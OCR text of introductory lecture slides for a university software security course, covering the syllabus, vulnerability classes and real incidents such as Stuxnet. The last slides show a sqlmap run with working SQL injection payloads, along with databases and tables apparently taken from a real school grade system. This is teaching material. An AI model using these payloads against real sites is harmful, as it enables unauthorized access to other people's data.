Software Security

Lecture 1 : Introduction to the course

Bing Mao

maobing@nju.edu.cn

Department of Computer Science

Outline

Course Overview

This course is to examine various software vulnerabilities, review the literature how this problem was addressed, and discuss practical techniques and tools in fighting these threats from binary code analysis, symbolic execution, to operating system security, and hypervisor and even hardware based solutions.

Course Overview
Description

- Graduate and postgraduate level
- Research oriented
- System and software security class

Course Overview
Goal

- Understand the low-level details of real software implementations
- Be familiar with state of the art software vulnerabilities
- Vulnerability discovery, memory exploits and defense techniques
- Automated program analysis for the reverse engineering of binary code


Text Books

There are three main parts of the text books:

1. Computer Systems: A Programmer's Perspective (CSAPP)

Text Books

2. Hacking: The Art of Exploitation



Text Books

3. Related paper for after-class

- SoK: EternalWar in Memory
- Smashing The Stack For Fun And Profit
- The Geometry of Innocent Flesh on the Bone:Return-into-libc without Function Calls (on the x86)
- And so on...

Course Schedule

- **Introduction**
- **Basic computer system knowledge**
- **Control Flow Hijacks**
  - Buffer Overflow
- **Practical Control Flow Defense**
- **Memory exploit**
  - ROP
- **Control Flow Integrity**
- **Program Analysis**
  - Program Representation
- **Dynamic Analysis**
  - Binary Instrumentation
- **Static Analysis**
  - LLVM(optional)
- **Symbolic Execution**
  - Vulnerabilitiy discovery
- **Summary**
  - Software security and program analysis

Prerequisites

- The basic knowledge of computer architecture
- ELF
- Stack Heap
- Assembly code(Intel x86)
- Computer Security basics
- C/C++ Programming in UNIX

Tentative Course Project

- BufferOverflow
- ROP
- Data flow tracking
- Symbolic execution
- Homework(optional)

Introduction to Software Security
Background

Computer security, also known as cybersecurity or IT security, is the "...protection of information systems from **theft** (secrecy/confidentiality)or **damage** (integrity) to the hardware, the software, and to the information on them, ..."—Gasser, Morrie (1988)

http://www.securitygem.com/top-home-security-reviews/

What's the Reality Today?

What's the Reality Today?

What's the Reality Today?

震网（Stuxnet）病毒于2010年6月首次被检测出来，是第一个专门定向攻击真实世界中基础（能源）设施的"蠕虫"病毒，比如核电站，水坝，国家电网。互联网安全专家对此表示担心。

What's the Reality Today?

震网（Stuxnet）病毒于2010年6月首次被检测出来，是第一个专门定向攻击真实世界中基础（能源）设施的"蠕虫"病毒，比如核电站，水坝，国家电网。互联网安全专家对此表示担心。

被植入后门的Xshell版本

What's the Reality Today?

震网（Stuxnet）病毒于2010年6月首次被检测出来，是第一个专门定向攻击真实世界中基础（能源）设施的"蠕虫"病毒，比如核电站，水坝，国家电网。互联网安全专家对此表示担心。

被植入后门的Xshell版本

安全预警：Xshell 5官方版本被植入后门，更新即中招（国内已有用户受影响）

2017年8月14日发布

Who are the Bad Guys?

Introduction to Software Security

Root Cause of the Security Problems

Introduction to Software Security


Root Cause of the Security Problems

Introduction to Software Security

Root Cause of the Security Problems


Introduction to Software Security

Root Cause of the Security Problems




How Many Vulnerabilities?

How Many Vulnerabilities?



How Many Vulnerabilities?



Introduction to Software Security
Vulnerability Exploits


1. Desktop/Server (app/kernel) Vulnerabilites
   - **Buffer Overflow**(stack, heap, vtable)
   - Format String
   - Integer Overflow
2. Web(App)Vulnerabilities
   - SQL Injection
   - Cross-site scripting
   - Cross-site forgery
3. Mobile(App)Vulnerabilities
   - Android component/Intent hijacking
   - Data leakage
4. ....


Bugs, Vulnerabilities, and Exploits

- A bug is a place where real execution behavior may deviate from expected behavior
- A vulnerability is a flaw or weakness in system security procedures, design, implementation, or internal controls that could be exercised (accidentally triggered or intentionally exploited) and result in a security breach or a violation of the system's security policy. (NIST's definition)
- An exploit is an input that gives an attacker an advantage

How Vulnerabilities are Exploited

Attack Method	Objective
Control flow hijacks	Gain control of the instruction pointer eip
Denial of service	Cause program to crash or stop servicing clients
Information Disclosure	Leak private information





Introduction to Software Security

Vulnerability Exploits

```
> sqlmap -u [redacted] --level 2 --tables

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.0.11.16#dev}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consen
onsible for any misuse or damage caused by this program

[*] starting at 14:38:33

[14:38:34] [INFO] resuming back-end DBMS 'mysql'
[14:38:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=6094 AND 2454=2454

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (F
    Payload: id=6094 AND (SELECT 1859 FROM(SELECT COUNT(*),CONCAT(0x7178767071,(SELECT

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=6094 AND SLEEP(5)
---
[14:38:35] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2003 or XP
web application technology: Microsoft IIS 6.0, PHP 5.2.17
back-end DBMS: MySQL >= 5.0
[14:38:35] [INFO] fetching database names
[14:38:35] [WARNING] reflective value(s) found and filtering out
[14:38:35] [INFO] the SQL query used returns 5 entries
[14:38:35] [INFO] retrieved: information_schema
[14:38:35] [INFO] retrieved: gdcxxy
[14:38:35] [INFO] retrieved: gdcxxy1
[14:38:36] [INFO] retrieved: mysql
[14:38:36] [INFO] retrieved: phpcms
[14:38:36] [INFO] fetching tables for databases: 'gdcxxy, gdcxxy1, information_schema,
[14:38:37] [INFO] the SQL query used returns 922 entries
[14:38:37] [INFO] retrieved: information_schema
```

Introduction to Software Security

Vulnerability Exploits

```
Database: ScoreDate
[55 tables]
+-----------------------------------------------------+
| 10级技校成绩
| 123_view
| bj
| bjk
| bu
| cjk
| cjk20151012
| cjk_view
| cx
| dcharge_table
| dcharge_view
| dtproperties
| jxjh
| kq_kb
| kq_table
| kqcls_table
| kqcls_view
| manager
| managers
| maxday_table
| rkls
| rq
| set_table
| setting
| st
| student_view
| sysdiagrams
| t_bjb
| tb_IPcount
| tb_student_IPcount
| tcharge_table
| teac_kb
| teacher
| tempcjk
| tempjxjh
| tempxsda
| term
| xb
| xbid
| xgcinfor_table
| xiuxue
| xj
| xlbz_table
```


Dept. of Computer Science, Nanjing University